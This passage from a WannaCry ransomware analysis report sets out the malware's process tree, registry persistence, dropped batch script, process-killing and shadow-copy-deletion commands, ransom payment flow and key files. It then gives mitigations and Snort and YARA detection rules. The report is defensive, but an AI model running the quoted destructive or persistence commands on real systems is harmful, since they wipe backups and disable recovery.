It is interesting to note that the memory created (via GlobalAlloc) for the private key generation is freed (via GlobalFree), but never overwritten directly by the WannaCry application. This is not necessarily a fault of the encryption routine, but still potentially vulnerable to memory data leaks. This has been the subject of recent research to decrypt WannCry encrypted files without obtaining the master private key. (<https://www.techworm.net/2017/05/free-wannacry-ransomware-decryption-tool-released.html>).

An f.wnry file is also created, which contains a list of 10 apparently random files that we encrypted on the host. The interface supplies the user with the option to decrypt these 10 files for free.

Let's revisit figure 37 to examine additional operations.

```

Process Tree
• tasksche.exe (2148) "C:\Users\          \AppData\Local\Temp\tasksche.exe"
  ◦ attrib.exe (2200) attrib +h .
  ◦ icaccls.exe (2236) icaccls . /grant Everyone:F /T /C /Q
  ◦ taskdl.exe (2408) taskdl.exe
  ◦ cmd.exe (2500) cmd /c 153481494897638.bat
    ▪ cscript.exe (2744) cscript.exe //nologo m.vbs
  ◦ @WanaDecryptor@.exe (3328) @WanaDecryptor@.exe co
    ▪ taskhsvc.exe (3508) TaskData\Tor\taskhsvc.exe
  ◦ cmd.exe (3364) cmd.exe /c start /b @WanaDecryptor@.exe vs
    ▪ @WanaDecryptor@.exe (3428) @WanaDecryptor@.exe vs
      ▪ cmd.exe (3932) cmd.exe /c vssadmin delete shadows /all /quiet & wmic
        shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures
        & bcdedit /set {default} recoveryenabled no & wbadm delete catalog -quiet
          ▪ vssadmin.exe (4012) vssadmin delete shadows /all /quiet
          ▪ WMIC.exe (1740) wmic shadowcopy delete
          ▪ bcdedit.exe (2244) bcdedit /set {default} bootstatuspolicy
            ignoreallfailures
          ▪ bcdedit.exe (2440) bcdedit /set {default} recoveryenabled no
          ▪ wbadm.exe (2588) wbadm delete catalog -quiet
  ◦ taskse.exe (3588) taskse.exe C:\Users\          \AppData\Local\Temp\@WanaDecryptor@.exe
  ◦ @WanaDecryptor@.exe (3624) @WanaDecryptor@.exe
  ◦ cmd.exe (3664) cmd.exe /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
    "cxnvgbanyyx1033" /t REG_SZ /d "\"C:\Users\          \AppData\Local\Temp\tasksche.exe\""/f
    ▪ reg.exe (3736) reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
      "cxnvgbanyyx1033" /t REG_SZ /d "\"C:\Users\          \AppData\Local
      \Temp\tasksche.exe\""/f
  ◦ taskdl.exe (3828) taskdl.exe
  ◦ taskse.exe (3284) taskse.exe C:\Users\          \AppData\Local\Temp\@WanaDecryptor@.exe
  ◦ @WanaDecryptor@.exe (3264) @WanaDecryptor@.exe
  ◦ taskdl.exe (3436) taskdl.exe
  ◦ taskse.exe (3744) taskse.exe C:\Users\          \AppData\Local\Temp\@WanaDecryptor@.exe
  ◦ @WanaDecryptor@.exe (3796) @WanaDecryptor@.exe
  ◦ taskdl.exe (3940) taskdl.exe
  ◦ taskse.exe (1692) taskse.exe C:\Users\          \AppData\Local\Temp\@WanaDecryptor@.exe
  ◦ @WanaDecryptor@.exe (2228) @WanaDecryptor@.exe
  ◦ taskse.exe (2592) taskse.exe C:\Users\          \AppData\Local\Temp\@WanaDecryptor@.exe
• explorer.exe (1936) C:\Windows\Explorer.EXE

```

Figure 37 (Revisted)

We observe taskdl.exe spawned in a separate thread. Taskdl, as discussed earlier, is responsible for cleaning up files from previous infections. The WannaCry mutex MsWinZonesCacheCounterMutexA is also installed. Persistence mechanisms are also installed. @WannaDecryptor@ is copied into the %TEMP% directory, and the process “Taskse.exe @WannaDecryptor@.exe” is instantiated. Taskse.exe was discussed earlier in this report. We presume taskse.exe assists in setting the persistence in HKCU for the @WannaDecryptor@ to run as a user process. The @WannaDecryptor@ installed to run at reboot via:

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```



We also observe tasksche.exe to run at reboot achieved via the reg add utility:

```
cmd.exe /c reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
/v "<rand>" /t REG_SZ /d "\"tasksche.exe\""/f
```

The creation of a batch file is also observed. The filename appears to be a random number with the .bat extension. The batch file creates a .lnk file, as shown in figure 79. The batch file is executed and deleted. The ransom notes from r.wnry are then placed into @Please\_Read\_Me@.txt.

```
@echo off
echo SET ow = WScript.CreateObject("WScript.Shell")> m.vbs
echo SET om = ow.CreateShortcut("@WanaDecryptor@.exe.lnk")>> m.vbs
echo om.TargetPath = "@WanaDecryptor@.exe">> m.vbs
echo om.Save>> m.vbs
cscript.exe //nologo m.vbs
del m.vbs
```

*Figure 79 – Batch File*

The process then terminates select email and database processes.

```
taskkill.exe /f /im Microsoft.Exchange.*
taskkill.exe /f /im MSEExchange*
taskkill.exe /f /im sqlserver.exe
taskkill.exe /f /im sqlwriter.exe
taskkill.exe /f /im mysqld.exe
```

@WanaDecryptor@.exe is observed running with different command line arguments: fi, co, and vs. The fi argument executes the Tor client (s.wnry). This is executed when the user attempts to make a payment via the interface. The process uses the SendMessage() function to communicate user interface interrupts to their respective handlers. The co argument writes information to 00000000.res file. Our sample .res file is shown in figure 80. The "taskhsvc.exe TaskData\Tor\taskhsvc.exe" service is also executed with these arguments.

00000000.res x			
00000000	30 05 F7 A5 C6 BA A0 ED	00 00 00 00 00 00 00 00	0.....
00000010	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00000020	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00000030	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00000040	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00000050	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00000060	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00000070	00 00 00 00 EE 72 1B 59	00 00 00 00 00 00 00 00	.....r.Y.....
00000080	00 00 00 00 00 00 00 00		.....

*Figure 80 – 00000000.res File*



The `vs` argument deletes volume shadow copies with the command shown in Figure 81. Figure 82 shows the reference to this command in the code. This prevents restoration of encrypted files.

```
Cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default}
bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wadmin delete
catalog -quiet with the command: Cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy
delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default}
recoveryenabled no & wadmin delete catalog -quiet
```

Figure 81 – Restoration Prevention

aSS_2	db '%s %s',0	; DATA XREF: sub_4064D0+294f0
	align 10h	
str_cmd	dd '.dmc'	; DATA XREF: sub_4064D0+24Cf0
str_exe	dd 'exe'	; DATA XREF: sub_4064D0+251f0
aCvssadminDelete	db '/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete &	; DATA XREF: sub_4064D0+22E0
	db 'bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wadmin delete catalog -q'	
	db 'quiet',0	
aUs	db 'vs',0	; DATA XREF: sub_4064D0:1d0;_4066ADf0
	align 4	
aCo	db 'co',0	; DATA XREF: sub_4064D0:10c;_406661f0
	align 4	
aFi	db 'fi',0	; DATA XREF: sub_4064D0+145f0

Figure 82 – Restoration Prevention

## RANSOM PAYMENT AND DECRYPTION

WannaCry will create a file named 00000000.res which contains information including a unique user ID, total encrypted file count, and total encrypted file size. It then sends the user data in 00000000.res to the Command and Control(C2) servers which are hidden in the Tor network. The C2 server then returns one of the three Bitcoin addresses which is linked to the user. The new Bitcoin address will be saved to the configuration file c.wnry to replace the old address (which is hardcoded in the sample). Once the “Check Payment” button is clicked, WannaCry will send the user data in 00000000.res and the encrypted private key in 00000000.eky to the C2 server. If the payment is confirmed, the C2 server will return the decrypted private key. WannaCry then saves the decrypted private key to 00000000.dky and the decryption process uses 00000000.dky to decrypt the key in 00000000.eky. This decrypted AES key is then used to decrypt the files. A sample 00000000.eky file with an encrypted key is shown in Figure 83. It is advertised that the files will be deleted after seven days of no payment. This is done through a WaitableTimer object that handles a file deletion signal after the 7 days period.

00000000	00 05 00 00 3A 73 FA 21	D9 FD 6F 6D 09 D0 D4 DB	.....s.!...om....
00000010	4B FF 1E 1D 76 46 2A 54	92 07 9F 36 18 7B 28 4D	K...vF*T...6.{(M
00000020	03 BB C1 D6 ED B8 95 21	76 8C BE 84 EB E4 E3 85	.....!v.....
00000030	3A 1F E1 E5 59 28 7F 60	FD 8E 82 E4 B5 83 F0 E0	:...Y(.!.....
00000040	1F 6B 94 87 DC 2B 12 38	13 08 51 E1 38 C3 53 08	.k...+.8..Q.8.S.
00000050	9A 5A C2 EA 10 9D AA 08	13 01 64 ED B9 BC AF 0F	.Z.....d.....
00000060	2B 35 21 91 CE 24 DE 59	80 ED 8F A7 C4 E3 33 5A	+5!...\$.Y.....3Z
00000070	E0 9D 24 2B C5 89 CD D3	DD 6A 53 CA E3 29 56 4C	..\$+.....jS..)VL
00000080	6A A1 F8 EF F7 2E FF 03	44 E0 F1 CA 92 7C 14 71	j.....D.... .q
00000090	E0 1C 79 E0 94 D2 A7 67	B7 AC DB 40 1F 08 5C C7	..y.....g...@...\.
000000A0	83 85 55 95 62 D5 0D DD	AF 41 8B 20 46 53 65 B1	..U.b....A. fSe.
000000B0	70 F8 CA D7 88 1E E5 99	DF 71 29 B5 84 26 DA E7	p.....q).....&..

Figure 83 – 00000000.eky Contains Encrypted AES Key

## FILE ENCRYPTION RSA PUBLIC KEY

Figure 84 shows an example of the 00000000.pkx file. This file contains the master public 2048-bit RSA1 key.

00000000	06 02 00 00 00 A4 00 00	52 53 41 31 00 08 00 00	.....RSA1....
00000010	01 00 01 00 71 27 D2 22	16 21 FF 58 89 83 20 D8	....q'."!.X..
00000020	E6 AA 12 CD 13 06 CD 0C	A9 48 45 77 59 5F C8 6D	.....HEwY_.m
00000030	1F 95 5E 5E D6 D4 EC 54	4B C8 F2 00 82 19 EF 52	..^^...TK.....R
00000040	D7 C9 6C 92 59 88 F4 FE	DC C0 16 72 AF C7 15 41	..l.Y.....r...A
00000050	67 54 E4 E0 C1 B4 0C 9F	50 C0 8B C3 9D EF 55 DC	gT.....P.....U.
00000060	BC 4C 68 8F A1 52 D1 4E	2B 87 32 62 80 78 44 98	.Lh..R.N+.2b.xD.
00000070	B0 8C B0 40 64 42 47 79	4B E3 5F 6E 5D E7 6E F0	...@dBgYK._n].n.
00000080	BF C4 F0 24 50 91 91 93	AE E1 13 A8 A6 5D AE 0B	...\$P.....].
00000090	A7 9A 92 1D 01 B5 9F 20	8B 08 24 48 CF 9A E4 96	.....\$H....
000000A0	59 3B 19 47 78 1E 8E 7A	BE FB D4 09 F3 5F 22 BE	Y;.Gx..z....."
000000B0	44 77 6E 09 B8 38 10 15	58 8F 37 6E 91 96 06 E6	Dwn..8..X.7n....
000000C0	20 0E 3A CB 21 90 5C B5	5B 53 C2 E2 54 EE BE E4	...!.\[S..T...
000000D0	96 7E B3 89 62 7E 2E 29	67 C3 0B B0 D7 5E 68 A8	...b~.)g....^h.
000000E0	37 19 AE F0 D7 8A 64 07	C2 84 E0 22 FE 70 46 CD	7.....d.....".pF.
000000F0	B3 FC 35 10 EF F4 24 56	A5 31 EB 06 32 CE 26 9E	..5...\$V.1..2.&.
00000100	F5 63 14 F3 5D CE 45 3C	81 44 A8 AE 36 33 89 2D	.c...].E<.D..63.-
00000114	7B FA A8 DB		{...

Figure 84 – 00000000.pkx Contains RSA Public Key BLOB for File Encryption

The key BLOB was analyzed as follows:

PUBLICKEYSTRUC.bType = 0x06	PUBLICKEYBLOB
PUBLICKEYSTRUC.bVersion = 0x02	Version
PUBLICKEYSTRUC.reserved = 0x0000	Reserved (Unused)
PUBLICKEYSTRUC.aiKeyAlg = 0x0000A400	CALG_RSA_KEYX – Specifies an RSA
public key exchange algorithm supported by the Microsoft CSP	
RSAPUBKEY.magic = 0x31415352	ASCII for “RSA1” / Algorithm ID
RSAPUBKEY.bitlen = 0x00000800	Bit Length = 0x800 = 2048
RSAPUBKEY.pubexp = 0x00010001	Public Exponent is 65537

The next 256 Bytes are the actual public key (RSA modulus) used for encrypting the files.

## MITIGATIONS

1. **Install MS17-010:** <https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>
2. **Install emergency Windows patch (Windows XP, Windows Server 2003, Windows 8) –**
3. **Disable SMBv1:**

Windows Client: Add or Remove Programs method:

**For customers running Windows Vista and later**

See [Microsoft Knowledge Base Article 2696547](#).

### **Alternative method for customers running Windows 8.1 or Windows Server 2012 R2 and later**


For client operating systems:

1. Open **Control Panel**, click **Programs**, and then click **Turn Windows features on or off**.
2. In the Windows Features window, clear the **SMB1.0/CIFS File Sharing Support** checkbox, and then click **OK** to close the window.
3. Restart the system.


For server operating systems:

1. Open **Server Manager** and then click the **Manage** menu and select **Remove Roles and Features**.
2. In the Features window, clear the **SMB1.0/CIFS File Sharing Support** check box, and then click **OK** to close the window.
3. Restart the system.

**Impact of workaround.** The SMBv1 protocol will be disabled on the target system



Windows Client: PowerShell method (Disable-WindowsOptionalFeature -Online -FeatureName smb1protocol)




```

Administrator: Windows PowerShell
PS C:\> Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

Path      :
Online    : True
RestartNeeded : False

PS C:\>
    
```

Windows Server Powershell Method: PowerShell method (Remove-WindowsFeature FS-SMB1)




```

Administrator: Windows PowerShell
PS C:\>
PS C:\> Remove-WindowsFeature -Name FS-SMB1

Success Restart Needed Exit Code      Feature Result
-----
True     No                NoChangeNeeded {}

PS C:\>
    
```

Windows Server: Server Manager method:



Managed Environments with Group Policy:

<https://blogs.technet.microsoft.com/staysafe/2017/05/17/disable-smb-v1-in-managed-environments-with-ad-group-policy/>

4. **Block SMBv1:** Block SMBv1 ports on network devices" - UDP 137, 138 and TCP 139, 445
5. **DNS sinkhole or black hole kill switch domains:**  
www[.]iuqerfsodp9ifjaposdfjhgosurijfaewrwergrwa[.]com  
www[.]jifferfsodp9ifjaposdfjhgosurijfaewrwergrwa[.]com

## DETECTION

### SNORT

```
alert tcp $HOME_NET 445 -> any any (msg:"ET EXPLOIT Possible MS17-010
Echo Response"; flow:from_server,established; content:"|00 00 00 31
ff|SMB|2b 00 00 00 00 98 07 c0|"; depth:16;
fast_pattern; content:"|4a 6c 4a 6d 49 68 43 6c 42 73 72 00|";
distance:0; flowbits:isset,ETPRO.ETERNALBLUE; classtype:trojan-
activity; sid:2024218; rev:2;)
```

```
alert smb any any -> $HOME_NET any (msg:"ET EXPLOIT Possible MS17-010
Echo Request (set)"; flow:to_server,established; content:"|00 00 00 31
ff|SMB|2b 00 00 00 00 18 07 c0|"; depth:16; fast_pattern; content:"|4a
6c 4a 6d 49 68 43 6c 42 73 72 00|"; distance:0;
flowbits:set,ETPRO.ETERNALBLUE; flowbits:noalert;
classtype:trojan-activity; sid:2024220; rev:1;)
```

```
alert smb $HOME_NET any -> any any (msg:"ET EXPLOIT Possible MS17-010
Echo Response"; flow:from_server,established; content:"|00 00 00 31
ff|SMB|2b 00 00 00 00 98 07 c0|"; depth:16;
fast_pattern; content:"|4a 6c 4a 6d 49 68 43 6c 42 73 72 00|";
distance:0; flowbits:isset,ETPRO.ETERNALBLUE; classtype:trojan-
activity; sid:2024218; rev:1;)
```

### YARA

```
rule wannacry
{
    meta:
        description = "WannaCry Ransomware"

    strings:
        $s1 = "Ooops, your files have been encrypted!" wide ascii nocase
        $s2 = "Wanna Decryptor" wide ascii nocase
        $s3 = ".wcry" wide ascii nocase
        $s4 = "WANNACRY" wide ascii nocase
        $s5 = "WANACRY!" wide ascii nocase
        $s6 = "icacls . /grant Everyone:F /T /C /Q" wide ascii nocase
        $s7 = "msg/m_english.wnry" nocase

    condition:
        any of them
}

rule WannaCry_Ransomware {
    meta:
        description = "Detects WannaCry Ransomware"
        author = "Florian Roth (with the help of binar.ly)"
        reference = "https://goo.gl/HG2j5T"
        date = "2017-05-12"
        hash1 = "ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa"

    strings:
        $x1 = "icacls . /grant Everyone:F /T /C /Q" fullword ascii
        $x2 = "taskdl.exe" fullword ascii
        $x3 = "tasksche.exe" fullword ascii
        $x4 = "Global\\MsWinZonesCacheCounterMutexA" fullword ascii
        $x5 = "WNcry@2ol7" fullword ascii
        $x6 = "www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com" ascii
        $x7 = "mssecsvc.exe" fullword ascii
```

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```
$x8 = "C:\\%s\\geriuwjhrf" fullword ascii
$x9 = "icacIs . /grant Everyone:F /T /C /Q" fullword ascii

$s1 = "C:\\%s\\%s" fullword ascii
$s2 = "<!-- Windows 10 -->" fullword ascii
$s3 = "cmd.exe /c \"%s\"" fullword ascii
$s4 = "msg/m_portuguese.wnry" fullword ascii
$s5 = "\\192.168.56.20\\IPC$" fullword wide
$s6 = "\\172.16.99.5\\IPC$" fullword wide

$op1 = { 10 ac 72 0d 3d ff ff 1f ac 77 06 b8 01 00 00 00 }
$op2 = { 44 24 64 8a c6 44 24 65 0e c6 44 24 66 80 c6 44 }
$op3 = { 18 df 6c 24 14 dc 64 24 2c dc 6c 24 5c dc 15 88 }
$op4 = { 09 ff 76 30 50 ff 56 2c 59 59 47 3b 7e 0c 7c }
$op5 = { c1 ea 1d c1 ee 1e 83 e2 01 83 e6 01 8d 14 56 }
$op6 = { 8d 48 ff f7 d1 8d 44 10 ff 23 f1 23 c1 }

condition:
  uint16(0) == 0x5a4d and filesize < 10000KB and ( 1 of ($x*) and 1 of ($s*) or 3 of ($op*) )
}

rule WannaCry_Ransomware_Gen {
  meta:
    description = "Detects WannaCry Ransomware"
    author = "Florian Roth (based on rule by US CERT)"
    reference = "https://www.us-cert.gov/ncas/alerts/TA17-132A"
    date = "2017-05-12"
    hash1 = "9fe91d542952e145f2244572f314632d93eb1e8657621087b2ca7f7df2b0cb05"
    hash2 = "8e5b5841a3fe81cade259ce2a678ccb4451725bba71f6662d0cc1f08148da8df"
    hash3 = "4384bf4530fb2e35449a8e01c7e0ad94e3a25811ba94f7847c1e6612bbb45359"
  strings:
    $s1 = "__TREEID__PLACEHOLDER__" fullword ascii
    $s2 = "__USERID__PLACEHOLDER__" fullword ascii
    $s3 = "Windows for Workgroups 3.1a" fullword ascii
    $s4 = "PC NETWORK PROGRAM 1.0" fullword ascii
    $s5 = "LANMAN1.0" fullword ascii
  condition:
    uint16(0) == 0x5a4d and filesize < 5000KB and all of them
}

rule WannCry_m_vbs {
  meta:
    description = "Detects WannaCry Ransomware VBS"
    author = "Florian Roth"
    reference = "https://goo.gl/HG2j5T"
    date = "2017-05-12"
    hash1 = "51432d3196d9b78bdc9867a77d601caffd4adaa66dcac944a5ba0b3112bbea3b"
  strings:
    $x1 = ".TargetPath = \"C:\\\" ascii
    $x2 = ".CreateShortcut(\"C:\\\" ascii
    $s3 = " = WScript.CreateObject(\"WScript.Shell\")" ascii
  condition:
    ( uint16(0) == 0x4553 and filesize < 1KB and all of them )
}

rule WannCry_BAT {
  meta:
    description = "Detects WannaCry Ransomware BATCH File"
    author = "Florian Roth"
    reference = "https://goo.gl/HG2j5T"
    date = "2017-05-12"
    hash1 = "f01b7f52e3cb64f01ddc248eb6ae871775ef7cb4297eba5d230d0345af9a5077"
  strings:
    $s1 = "@.exe\">> m.vbs" ascii
    $s2 = "cscript.exe //nologo m.vbs" fullword ascii
    $s3 = "echo SET ow = WScript.CreateObject(\"WScript.Shell\")> " ascii
    $s4 = "echo om.Save>> m.vbs" fullword ascii
  condition:
    ( uint16(0) == 0x6540 and filesize < 1KB and 1 of them )
}

rule WannaCry_RansomNote {
  meta:
    description = "Detects WannaCry Ransomware Note"
```

## USACPB – CFC – ATAM

```
author = "Florian Roth"
reference = "https://goo.gl/HG2j5T"
date = "2017-05-12"
hash1 = "4a25d98c121bb3bd5b54e0b6a5348f7b09966bffeec30776e5a731813f05d49e"
strings:
  $s1 = "A: Don't worry about decryption." fullword ascii
  $s2 = "Q: What's wrong with my files?" fullword ascii
condition:
  ( uint16(0) == 0x3a51 and filesize < 2KB and all of them )
}

/* Kaspersky Rule */

rule lazaruswannacry {
  meta:
    description = "Rule based on shared code between Feb 2017 Wannacry sample and Lazarus backdoor
from Feb 2015 discovered by Neel Mehta"
    date = "2017-05-15"
    reference = "https://twitter.com/neelmehta/status/864164081116225536"
    author = "Costin G. Raiu, Kaspersky Lab"
    version = "1.0"
    hash = "9c7c7149387a1c79679a87dd1ba755bc"
    hash = "ac21c8ad899727137c4b94458d7aa8d8"
  strings:
    $a1 = { 51 53 55 8B 6C 24 10 56 57 6A 20 8B 45 00 8D 75
            04 24 01 0C 01 46 89 45 00 C6 46 FF 03 C6 06 01 46
            56 E8 }
    $a2 = { 03 00 04 00 05 00 06 00 08 00 09 00 0A 00 0D 00
            10 00 11 00 12 00 13 00 14 00 15 00 16 00 2F 00
            30 00 31 00 32 00 33 00 34 00 35 00 36 00 37 00
            38 00 39 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00
            44 00 45 00 46 00 62 00 63 00 64 00 66 00 67 00
            68 00 69 00 6A 00 6B 00 84 00 87 00 88 00 96 00
            FF 00 01 C0 02 C0 03 C0 04 C0 05 C0 06 C0 07 C0
            08 C0 09 C0 0A C0 0B C0 0C C0 0D C0 0E C0 0F C0
            10 C0 11 C0 12 C0 13 C0 14 C0 23 C0 24 C0 27 C0
            2B C0 2C C0 FF FE }
  condition:
    uint16(0) == 0x5A4D and filesize < 15000000 and all of them
}
```